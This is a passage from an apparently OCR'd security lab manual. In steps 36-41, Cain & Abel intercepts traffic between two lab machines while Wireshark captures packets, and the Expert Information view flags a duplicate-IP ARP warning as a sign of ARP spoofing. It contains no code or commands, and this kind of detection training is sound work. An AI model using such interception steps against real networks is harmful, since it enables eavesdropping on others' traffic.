
36. Now, double-click on the adapter associated with your network (here, **Ethernet**) to start capturing the network packets.



37. **Wireshark** begins to capture the traffic between the two machines, as shown in the screenshot.



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

38. Switch to the **Cain & Abel** window to observe the packets flowing between the two machines.



39. Now, switch to **Wireshark** and click the **Stop packet capturing** icon to stop the packet capturing.



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

40. Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.



41. The **Wireshark . Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.1.11)**, running on the **ARP/RARP** protocol.



